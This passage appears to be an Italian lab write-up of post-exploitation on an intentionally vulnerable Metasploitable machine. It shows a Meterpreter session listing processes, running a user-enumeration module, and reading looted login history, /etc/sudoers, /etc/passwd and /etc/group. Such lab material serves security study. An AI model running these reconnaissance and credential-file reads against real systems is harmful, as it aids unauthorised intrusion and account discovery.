
```
/
meterpreter > ps aux
Filtering on 'aux'

Process List
============

 PID   Name      User  Path
 ---   ----      ----  ----
 1302  [ata_aux]  root  [ata_aux]

meterpreter > ps (per visualizzare i processi in esecuzione e identificare i servizi)

Process List
============

 PID   Name                      User     Path
 ---   ----                      ----     ----
 1     /sbin/init                root     /sbin/init
 2     [kthreadd]                root     [kthreadd]
 3     [migration/0]             root     [migration/0]
 4     [ksoftirqd/0]             root     [ksoftirqd/0]
 5     [watchdog/0]              root     [watchdog/0]
 6     [events/0]                root     [events/0]
 7     [khelper]                 root     [khelper]
 41    [kblockd/0]               root     [kblockd/0]
 44    [kacpid]                  root     [kacpid]
 45    [kacpi_notify]            root     [kacpi_notify]
 91    [kseriod]                 root     [kseriod]
 130   [pdflush]                 root     [pdflush]
 131   [pdflush]                 root     [pdflush]
 132   [kswapd0]                 root     [kswapd0]
 174   [aio/0]                   root     [aio/0]
 1130  [ksnapd]                  root     [ksnapd]
 1299  [ata/0]                   root     [ata/0]
 1302  [ata_aux]                 root     [ata_aux]
 1311  [scsi_eh_0]               root     [scsi_eh_0]
 1314  [scsi_eh_1]               root     [scsi_eh_1]
 1331  [ksuspend_usbd]           root     [ksuspend_usbd]
 1334  [khubd]                   root     [khubd]
 2062  [scsi_eh_2]               root     [scsi_eh_2]
 2217  [kjournald]               root     [kjournald]
 2371  /sbin/udevd               root     /sbin/udevd --daemon
 2627  [kpsmoused]               root     [kpsmoused]
 3550  [kjournald]               root     [kjournald]
 3680  /sbin/portmap             daemon   /sbin/portmap
 3696  /sbin/rpc.statd           statd    /sbin/rpc.statd
 3702  [rpciod/0]                root     [rpciod/0]
 3717  /usr/sbin/rpc.idmapd      root     /usr/sbin/rpc.idmapd
 3944  /sbin/getty               root     /sbin/getty 38400 tty4
 3945  /sbin/getty               root     /sbin/getty 38400 tty5
 3950  /sbin/getty               root     /sbin/getty 38400 tty2
 3952  /sbin/getty               root     /sbin/getty 38400 tty3
 3955  /sbin/getty               root     /sbin/getty 38400 tty6
 3993  /sbin/syslogd             syslog   /sbin/syslogd -u syslog
 4028  /bin/dd                   root     /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4030  /sbin/klogd               klog     /sbin/klogd -P /var/run/klogd/kmsg
 4053  /usr/sbin/named           bind     /usr/sbin/named -u bind
```

```
4075  /usr/sbin/sshd                root      /usr/sbin/sshd
4151  /bin/sh                       root      /bin/sh /usr/bin/mysqld_safe
4193  /usr/sbin/mysqld              mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/m
                                    ysql --user=mysql --pid-file=/var/run/mysqld/mysqld.
                                    pid --skip-external-locking --port=3306 --socket=/va
                                    r/run/mysqld/mysqld.sock
4195  logger                        root      logger -p daemon.err -t mysqld_safe -i -t mysqld
4272  /usr/lib/postgresql/8.3/bin/p  postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/pos
     ostgres                        tgresql/8.3/main -c config_file=/etc/postgresql/8.3/
                                    main/postgresql.conf
4275  postgres:                     postgres  postgres: writer process
4276  postgres:                     postgres  postgres: wal writer process
4277  postgres:                     postgres  postgres: autovacuum launcher process
4278  postgres:                     postgres  postgres: stats collector process
4298  distccd                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4299  distccd                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4348  [lockd]                       root      [lockd]
4349  [nfsd4]                       root      [nfsd4]
4350  [nfsd]                        root      [nfsd]
4351  [nfsd]                        root      [nfsd]
4352  [nfsd]                        root      [nfsd]
4353  [nfsd]                        root      [nfsd]
4354  [nfsd]                        root      [nfsd]
4355  [nfsd]                        root      [nfsd]
4356  [nfsd]                        root      [nfsd]
4357  [nfsd]                        root      [nfsd]
4361  /usr/sbin/rpc.mountd          root      /usr/sbin/rpc.mountd
4427  /usr/lib/postfix/master       root      /usr/lib/postfix/master
4428  pickup                        postfix   pickup -l -t fifo -u -c
4430  qmgr                          postfix   qmgr -l -t fifo -u
4434  /usr/sbin/nmbd                root      /usr/sbin/nmbd -D
4436  /usr/sbin/smbd                root      /usr/sbin/smbd -D
4442  /usr/sbin/smbd                root      /usr/sbin/smbd -D
4455  /usr/sbin/xinetd              root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -staya
                                    live -inetd_compat
4491  proftpd:                      proftpd   proftpd: (accepting connections)
4505  /usr/sbin/atd                 daemon    /usr/sbin/atd
4516  /usr/sbin/cron                root      /usr/sbin/cron
4544  /usr/bin/jsvc                 root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                                    mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                                    ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                                    /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                                    ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                                    ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                                    e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                                    cat5.5/temp -Djava.security.manager -Djava.security.
                                    policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                                    pache.catalina.startup.Bootstrap
4545  /usr/bin/jsvc                 root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                                    mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                                    ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                                    /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                                    ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                                    ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                                    e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                                    cat5.5/temp -Djava.security.manager -Djava.security.
                                    policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                                    pache.catalina.startup.Bootstrap
```

```
 4547  /usr/bin/jsvc              tomcat55  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                               mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                               ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                               /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                               ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                               ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                               e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                               cat5.5/temp -Djava.security.manager -Djava.security.
                               policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                               pache.catalina.startup.Bootstrap
 4565  /usr/sbin/apache2          root      /usr/sbin/apache2 -k start
 4566  /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
 4568  /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
 4571  /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
 4573  /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
 4575  /usr/sbin/apache2          www-data  /usr/sbin/apache2 -k start
 4584  /usr/bin/rmiregistry       root      /usr/bin/rmiregistry
 4588  ruby                      root      ruby /usr/sbin/druby_timeserver.rb
 4591  /usr/bin/unrealircd        root      /usr/bin/unrealircd
 4602  /bin/login                 root      /bin/login --
 4606  Xtightvnc                  root      Xtightvnc :0 -desktop X -auth /root/.Xauthority -geo
                               metry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /r
                               oot/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11
                               /fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/
                               X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/7
                               5dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fo
                               nts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share
                               /fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /
                               etc/X11/rgb
 4609  distccd                    daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4615  /bin/sh                    root      /bin/sh /root/.vnc/xstartup
 4618  xterm                      root      xterm -geometry 80x24+10+10 -ls -title X Desktop
 4623  fluxbox                    root      fluxbox
 4624  distccd                    daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
 4634  -bash                      root      -bash
 4701  -bash                      msfadmin  -bash
 4796  tlsmgr                     postfix   tlsmgr -l -t unix -u -c
 4894  /usr/lib/jvm/java-1.5.0-gcj-4  root      /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java
       .2-1.5.0.0/jre/bin/java              -classpath /tmp/~spawn1x1pja.tmp.dir metasploit.Pay
                               load
 4934  /bin/sh                    root      /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/nu
                               ll
 4935  ps                        root      ps ax -w -o pid=,user=,command=

meterpreter > ls (per elencare tutte le directory e file contenuti nel path corrente)
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-22 14:20:40 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-22 14:20:44 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
```

```
040666/rw-rw-rw-  4096    dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384   dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096    dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096    dir   2010-04-28 16:16:56 -0400  mnt
040666/rw-rw-rw-  4096    dir   2024-01-27 04:48:49 -0500  nfs_share
100666/rw-rw-rw-  31777   fil   2024-02-22 14:20:45 -0500  nohup.out
040666/rw-rw-rw-  4096    dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0       dir   2024-02-22 14:20:32 -0500  proc
040666/rw-rw-rw-  4096    dir   2024-02-22 14:20:45 -0500  root
040666/rw-rw-rw-  4096    dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096    dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0       dir   2024-02-22 14:20:33 -0500  sys
040666/rw-rw-rw-  4096    dir   2024-02-20 10:12:02 -0500  test_metasploit
040666/rw-rw-rw-  4096    dir   2024-02-22 16:06:18 -0500  tmp
040666/rw-rw-rw-  4096    dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096    dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

Già dal comando **ps**, si evince che nel sistema non esiste solo un utente, dunque per capire quali sono i possibili utenti sulla macchina, si può usare il comando **run post/linux/gather/enum_users_history:**



```
[+] Last logs stored in /home/kali/.msf4/loot/20240224031105_default_192.168.11.11
2_linux.enum.users_063023.txt
[+] Sudoers stored in /home/kali/.msf4/loot/20240224031105_default_192.168.11.112_
linux.enum.users_640845.txt
meterpreter >
```

Aprendo sulla macchina attaccante questi file nel path indicato da terminale, o usando il comando **cat** si ottengono informazioni sugli utenti loggati, quelli non loggati, lo storico dei login e lo stato attuale:

```
cat 20240224031105_default_192.168.11.112_linux.enum.users_063023.txt
msfadmin tty1                     Sat Feb 24 02:35   still logged in
msfadmin tty1                     Sat Feb 24 02:35 - 02:35  (00:00)
root     pts/0        :0.0        Sat Feb 24 02:35   still logged in
reboot   system boot  2.6.24-16-server Sat Feb 24 02:34 - 03:11  (00:36)
msfadmin tty1                     Fri Feb 23 13:02 - crash  (13:32)
msfadmin tty1                     Fri Feb 23 13:02 - 13:02  (00:00)
root     pts/0        :0.0        Fri Feb 23 13:02 - crash  (13:32)
reboot   system boot  2.6.24-16-server Fri Feb 23 13:02 - 03:11  (14:08)
msfadmin tty1                     Thu Feb 22 14:20 - crash  (22:41)
msfadmin tty1                     Thu Feb 22 14:20 - 14:20  (00:00)
root     pts/0        :0.0        Thu Feb 22 14:20 - crash  (22:41)
reboot   system boot  2.6.24-16-server Thu Feb 22 14:20 - 03:11 (1+12:50)
msfadmin tty1                     Thu Feb 22 14:18 - crash  (00:02)
msfadmin tty1                     Thu Feb 22 14:18 - 14:18  (00:00)
root     pts/0        :0.0        Thu Feb 22 14:17 - crash  (00:03)
reboot   system boot  2.6.24-16-server Thu Feb 22 14:17 - 03:11 (1+12:53)
msfadmin tty1                     Thu Feb 22 14:16 - crash  (00:01)
msfadmin tty1                     Thu Feb 22 14:16 - 14:16  (00:00)
root     pts/0        :0.0        Thu Feb 22 14:12 - crash  (00:04)
reboot   system boot  2.6.24-16-server Thu Feb 22 14:11 - 03:11 (1+12:59)
msfadmin pts/1                     Wed Feb 21 13:18 - 13:27  (00:08)
msfadmin pts/1                     Wed Feb 21 13:18 - 13:18  (00:00)
msfadmin tty1                     Wed Feb 21 13:13 - crash (1+00:58)
msfadmin tty1                     Wed Feb 21 13:13 - 13:13  (00:00)
root     pts/0       :0.0         Wed Feb 21 13:13 - crash (1+00:58)
reboot   system boot  2.6.24-16-server Wed Feb 21 13:12 - 03:11 (2+13:58)
msfadmin tty1                     Tue Feb 20 14:35 - crash  (22:37)
msfadmin tty1                     Tue Feb 20 14:35 - 14:35  (00:00)
root     pts/0       :0.0         Tue Feb 20 14:34 - crash  (22:37)
reboot   system boot  2.6.24-16-server Tue Feb 20 14:34 - 03:11 (3+12:36)
msfadmin pts/1                    Tue Feb 20 13:58 - crash  (00:36)
msfadmin pts/1                    Tue Feb 20 13:58 - 13:58  (00:00)
msfadmin tty1                     Tue Feb 20 13:23 - crash  (01:11)
msfadmin tty1                     Tue Feb 20 13:23 - 13:23  (00:00)
root     pts/0       :0.0         Tue Feb 20 13:05 - crash  (01:29)
reboot   system boot  2.6.24-16-server Tue Feb 20 13:04 - 03:11 (3+14:06)
msfadmin tty1                     Tue Feb 20 10:32 - crash  (02:31)
msfadmin tty1                     Tue Feb 20 10:32 - 10:32  (00:00)
root     pts/0       :0.0         Tue Feb 20 10:32 - crash  (02:32)
reboot   system boot  2.6.24-16-server Tue Feb 20 10:32 - 03:11 (3+16:38)
msfadmin tty1                     Tue Feb 20 10:03 - crash  (00:28)
msfadmin tty1                     Tue Feb 20 10:03 - 10:03  (00:00)
root     pts/0       :0.0         Tue Feb 20 10:02 - crash  (00:29)
reboot   system boot  2.6.24-16-server Tue Feb 20 10:02 - 03:11 (3+17:08)
msfadmin tty1                     Tue Feb 20 09:55 - crash  (00:07)
msfadmin tty1                     Tue Feb 20 09:55 - 09:55  (00:00)
root     pts/0       :0.0         Tue Feb 20 09:54 - crash  (00:07)
reboot   system boot  2.6.24-16-server Tue Feb 20 09:54 - 03:11 (3+17:16)
msfadmin tty1                     Tue Feb 20 09:50 - down   (00:03)
msfadmin tty1                     Tue Feb 20 09:50 - 09:50  (00:00)
root     pts/0       :0.0         Tue Feb 20 09:50 - down   (00:03)
reboot   system boot  2.6.24-16-server Tue Feb 20 09:49 - 09:53  (00:03)
msfadmin tty1                     Tue Feb  6 13:02 - crash (13+20:47)
msfadmin tty1                     Tue Feb  6 13:02 - 13:02  (00:00)
root     pts/0       :0.0         Tue Feb  6 13:01 - crash (13+20:48)
reboot   system boot  2.6.24-16-server Tue Feb  6 13:01 - 09:53 (13+20:52)
msfadmin tty1                     Fri Feb  2 12:40 - crash (4+00:20)
msfadmin tty1                     Fri Feb  2 12:40 - 12:40  (00:00)
root     pts/0       :0.0         Fri Feb  2 12:40 - crash (4+00:20)
reboot   system boot  2.6.24-16-server Fri Feb  2 12:39 - 09:53 (17+21:13)
msfadmin tty1                     Wed Jan 31 11:48 - crash (2+00:51)
msfadmin tty1                     Wed Jan 31 11:48 - 11:48  (00:00)
root     pts/0       :0.0         Wed Jan 31 11:48 - crash (2+00:51)
reboot   system boot  2.6.24-16-server Wed Jan 31 11:48 - 09:53 (19+22:05)
msfadmin tty1                     Tue Jan 30 12:29 - crash  (23:18)
msfadmin tty1                     Tue Jan 30 12:29 - 12:29  (00:00)
root     pts/0       :0.0         Tue Jan 30 12:29 - crash  (23:18)
reboot   system boot  2.6.24-16-server Tue Jan 30 12:29 - 09:53 (20+21:24)
msfadmin tty1                     Sun Jan 28 08:24 - crash (2+04:04)
msfadmin tty1                     Sun Jan 28 08:24 - 08:24  (00:00)
root     pts/0       :0.0         Sun Jan 28 08:24 - crash (2+04:04)
reboot   system boot  2.6.24-16-server Sun Jan 28 08:24 - 09:53 (23+01:29)
msfadmin tty1                     Sun Jan 28 08:23 - crash  (00:00)
msfadmin tty1                     Sun Jan 28 08:23 - 08:23  (00:00)
root     pts/0       :0.0         Sun Jan 28 08:23 - crash  (00:00)
reboot   system boot  2.6.24-16-server Sun Jan 28 08:23 - 09:53 (23+01:30)
root     pts/0       :0.0         Sun Jan 28 05:42 - crash  (02:40)
reboot   system boot  2.6.24-16-server Sun Jan 28 05:41 - 09:53 (23+04:12)
msfadmin tty1                     Sun Jan 28 05:34 - crash  (00:06)
msfadmin tty1                     Sun Jan 28 05:34 - 05:34  (00:00)
```

```
root     pts/0        :0.0             Sun Jan 28 05:34 - crash  (00:06)
reboot   system boot  2.6.24-16-server Sun Jan 28 05:34 - 09:53 (23+04:19)
root     pts/1        192.168.50.102   Sat Jan 27 18:39 - crash  (10:54)
root     pts/1        192.168.50.102   Sat Jan 27 18:39 - 18:39  (00:00)
msfadmin tty1                          Sat Jan 27 18:28 - crash  (11:06)
msfadmin tty1                          Sat Jan 27 18:28 - 18:28  (00:00)
root     pts/0        :0.0             Sat Jan 27 18:28 - crash  (11:06)
reboot   system boot  2.6.24-16-server Sat Jan 27 18:27 - 09:53 (23+15:25)
root     pts/1        192.168.50.102   Sat Jan 27 17:44 - 17:44  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 17:44 - 17:44  (00:00)
msfadmin tty1                          Sat Jan 27 17:33 - down   (00:53)
msfadmin tty1                          Sat Jan 27 17:33 - 17:33  (00:00)
root     pts/0        :0.0             Sat Jan 27 17:33 - down   (00:53)
reboot   system boot  2.6.24-16-server Sat Jan 27 17:33 - 18:27  (00:54)
root     pts/1        192.168.50.102   Sat Jan 27 16:36 - 16:37  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 16:36 - 16:36  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 16:26 - 16:26  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 16:26 - 16:26  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 16:15 - 16:15  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 16:15 - 16:15  (00:00)
msfadmin tty1                          Sat Jan 27 16:07 - crash  (01:25)
msfadmin tty1                          Sat Jan 27 16:07 - 16:07  (00:00)
root     pts/0        :0.0             Sat Jan 27 16:06 - crash  (01:26)
reboot   system boot  2.6.24-16-server Sat Jan 27 16:06 - 18:27  (02:20)
root     pts/1        192.168.50.102   Sat Jan 27 15:49 - 15:49  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 15:49 - 15:49  (00:00)
msfadmin tty1                          Sat Jan 27 15:37 - down   (00:28)
msfadmin tty1                          Sat Jan 27 15:37 - 15:37  (00:00)
root     pts/0        :0.0             Sat Jan 27 15:36 - down   (00:29)
reboot   system boot  2.6.24-16-server Sat Jan 27 15:36 - 16:06  (00:29)
root     pts/1        192.168.50.102   Sat Jan 27 12:42 - 12:42  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 12:42 - 12:42  (00:00)
msfadmin tty1                          Sat Jan 27 12:32 - crash  (03:03)
msfadmin tty1                          Sat Jan 27 12:32 - 12:32  (00:00)
root     pts/0        :0.0             Sat Jan 27 12:32 - crash  (03:03)
reboot   system boot  2.6.24-16-server Sat Jan 27 12:32 - 16:06  (03:34)
msfadmin tty1                          Sat Jan 27 12:16 - crash  (00:15)
msfadmin tty1                          Sat Jan 27 12:16 - 12:16  (00:00)
root     pts/0        :0.0             Sat Jan 27 12:15 - crash  (00:16)
reboot   system boot  2.6.24-16-server Sat Jan 27 12:15 - 16:06  (03:50)
msfadmin tty1                          Sat Jan 27 11:56 - crash  (00:18)
msfadmin tty1                          Sat Jan 27 11:56 - 11:56  (00:00)
root     pts/0        :0.0             Sat Jan 27 11:55 - crash  (00:19)
reboot   system boot  2.6.24-16-server Sat Jan 27 11:55 - 16:06  (04:10)
msfadmin tty1                          Sat Jan 27 11:50 - crash  (00:04)
msfadmin tty1                          Sat Jan 27 11:50 - 11:50  (00:00)
root     pts/0        :0.0             Sat Jan 27 11:49 - crash  (00:05)
reboot   system boot  2.6.24-16-server Sat Jan 27 11:49 - 16:06  (04:16)
msfadmin tty1                          Sat Jan 27 11:31 - crash  (00:18)
msfadmin tty1                          Sat Jan 27 11:31 - 11:31  (00:00)
root     pts/0        :0.0             Sat Jan 27 11:31 - crash  (00:18)
reboot   system boot  2.6.24-16-server Sat Jan 27 11:30 - 16:06  (04:35)
root     pts/1        192.168.50.102   Sat Jan 27 11:00 - 11:00  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 11:00 - 11:00  (00:00)
msfadmin tty1                          Sat Jan 27 10:42 - crash  (00:48)
msfadmin tty1                          Sat Jan 27 10:42 - 10:42  (00:00)
root     pts/0        :0.0             Sat Jan 27 10:42 - crash  (00:48)
reboot   system boot  2.6.24-16-server Sat Jan 27 10:42 - 16:06  (05:23)
```

```
root     pts/1        192.168.50.102   Sat Jan 27 09:26 - 09:26  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 09:26 - 09:26  (00:00)
msfadmin tty1                          Sat Jan 27 09:07 - down   (01:34)
msfadmin tty1                          Sat Jan 27 09:07 - 09:07  (00:00)
root     pts/0        :0.0             Sat Jan 27 09:06 - down   (01:35)
reboot   system boot  2.6.24-16-server Sat Jan 27 09:06 - 10:42  (01:35)
root     pts/1        192.168.50.102   Sat Jan 27 07:11 - 07:11  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 07:11 - 07:11  (00:00)
msfadmin tty1                          Sat Jan 27 06:45 - down   (02:20)
msfadmin tty1                          Sat Jan 27 06:45 - 06:45  (00:00)
root     pts/0        :0.0             Sat Jan 27 06:45 - down   (02:21)
reboot   system boot  2.6.24-16-server Sat Jan 27 06:45 - 09:06  (02:21)
root     pts/1        192.168.50.102   Sat Jan 27 06:03 - 06:03  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 06:03 - 06:03  (00:00)
msfadmin tty1                          Sat Jan 27 05:46 - down   (00:57)
msfadmin tty1                          Sat Jan 27 05:46 - 05:46  (00:00)
root     pts/0        :0.0             Sat Jan 27 05:40 - down   (01:03)
reboot   system boot  2.6.24-16-server Sat Jan 27 05:40 - 06:44  (01:03)
msfadmin tty1                          Sat Jan 27 05:27 - down   (00:12)
msfadmin tty1                          Sat Jan 27 05:27 - 05:27  (00:00)
root     pts/0        :0.0             Sat Jan 27 05:26 - down   (00:13)
reboot   system boot  2.6.24-16-server Sat Jan 27 05:26 - 05:40  (00:13)
msfadmin tty1                          Sat Jan 27 05:08 - down   (00:17)
msfadmin tty1                          Sat Jan 27 05:08 - 05:08  (00:00)
root     pts/0        :0.0             Sat Jan 27 05:07 - down   (00:17)
reboot   system boot  2.6.24-16-server Sat Jan 27 05:07 - 05:25  (00:18)
msfadmin tty1                          Sat Jan 27 05:04 - down   (00:02)
msfadmin tty1                          Sat Jan 27 05:04 - 05:04  (00:00)
root     pts/0        :0.0             Sat Jan 27 05:04 - down   (00:02)
reboot   system boot  2.6.24-16-server Sat Jan 27 05:04 - 05:07  (00:02)
root     pts/1        192.168.50.102   Sat Jan 27 03:50 - 03:50  (00:00)
root     pts/1        192.168.50.102   Sat Jan 27 03:50 - 03:50  (00:00)
msfadmin tty1                          Sat Jan 27 03:35 - down   (01:28)
msfadmin tty1                          Sat Jan 27 03:35 - 03:35  (00:00)
root     pts/0        :0.0             Sat Jan 27 03:35 - down   (01:29)
reboot   system boot  2.6.24-16-server Sat Jan 27 03:35 - 05:04  (01:29)
msfadmin tty1                          Fri Jan 26 12:36 - crash  (14:59)
msfadmin tty1                          Fri Jan 26 12:36 - 12:36  (00:00)
root     pts/0        :0.0             Fri Jan 26 12:35 - crash  (14:59)
reboot   system boot  2.6.24-16-server Fri Jan 26 12:34 - 05:04  (16:29)
msfadmin tty1                          Fri Jan 26 12:30 - crash  (00:04)
msfadmin tty1                          Fri Jan 26 12:30 - 12:30  (00:00)
root     pts/0        :0.0             Fri Jan 26 12:30 - crash  (00:04)
reboot   system boot  2.6.24-16-server Fri Jan 26 12:29 - 05:04  (16:34)

wtmp begins Sun May 20 15:56:29 2012
Username         Port     From             Latest
root             pts/0    :0.0             Sat Feb 24 02:35:14 -0500 2024
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
```

```
proxy                        **Never logged in**
www-data                     **Never logged in**
backup                       **Never logged in**
list                         **Never logged in**
irc                          **Never logged in**
gnats                        **Never logged in**
libuuid                      **Never logged in**
dhcp                         **Never logged in**
syslog                       **Never logged in**
klog                         **Never logged in**
sshd                         **Never logged in**
msfadmin     tty1            Sat Feb 24 02:35:40 -0500 2024
bind                         **Never logged in**
postfix                      **Never logged in**
ftp                          **Never logged in**
postgres                     **Never logged in**
mysql                        **Never logged in**
tomcat55                     **Never logged in**
distccd                      **Never logged in**
telnetd                      **Never logged in**
proftpd                      **Never logged in**
statd                        **Never logged in**
┌──(kali㉿kali)-[~/.msf4/loot]
└─$ cat 20240224031105_default_192.168.11.112_linux.enum.users_640845.txt
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Uncomment to allow members of group sudo to not need a password
# %sudo ALL=NOPASSWD: ALL

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification  (informazioni sui privilegi degli utenti e eventuali guadagni di privilegi)
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Si evince dunque che non è loggato solo l'utente **root** ma anche **msfadmin**.

Con il comando **cat /etc/passwd** si ottiene:

- il nome dell'utente;
- password: solitamente x o *, poiché la password è memorizzata in un file separato chiamato **/etc/shadow** per motivi di sicurezza;
- UID: identificativo univoco dell'utente;
- GID: identificativo del gruppo principale dell'utente;

- un commento o informazioni aggiuntive sull'utente;
- il percorso della directory home dell'utente;
- il percorso del programma shell di default per l'utente;

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter >
```

Visualizzazione di gruppi di appartenenza:

```
meterpreter > cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```

```
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
